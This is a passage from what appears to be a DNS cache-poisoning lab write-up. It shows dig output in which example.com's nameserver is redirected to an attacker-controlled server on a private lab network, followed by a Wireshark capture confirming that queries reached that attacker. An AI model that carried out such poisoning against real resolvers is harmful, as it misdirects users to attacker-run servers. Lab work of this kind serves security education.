example.com.            259200  IN      NS      ns.zfang18.com.

;; ADDITIONAL SECTION:
ns.zfang18.com.         259200  IN      A       10.0.2.15

;; Query time: 1 msec
;; SERVER: 10.0.2.15#53(10.0.2.15)
;; WHEN: Thu Mar 05 19:35:11 EST 2020
;; MSG SIZE  rcvd: 101
```

When we try this, we inspect wireshark:

14	2020-03-05 19:34:27.0921124…	PcsCompu_a8:78:e9	PcsCompu_ff:1e:e5	ARP	60	10.0.2.3 …
15	2020-03-05 19:35:11.2272132…	10.0.2.7	10.0.2.10	DNS	74	Standard …
16	2020-03-05 19:35:11.2273670…	10.0.2.7	10.0.2.10	DNS	74	Standard …
17	2020-03-05 19:35:11.2279614…	10.0.2.10	10.0.2.7	DNS	532	Standard …
18	2020-03-05 19:35:11.2279731…	10.0.2.10	10.0.2.7	DNS	116	Standard …
19	2020-03-05 19:35:11.2317432…	10.0.2.7	10.0.2.15	DNS	86	Standard …
20	2020-03-05 19:35:11.2330653…	10.0.2.15	10.0.2.7	DNS	143	Standard …

The query was sent to the attacker.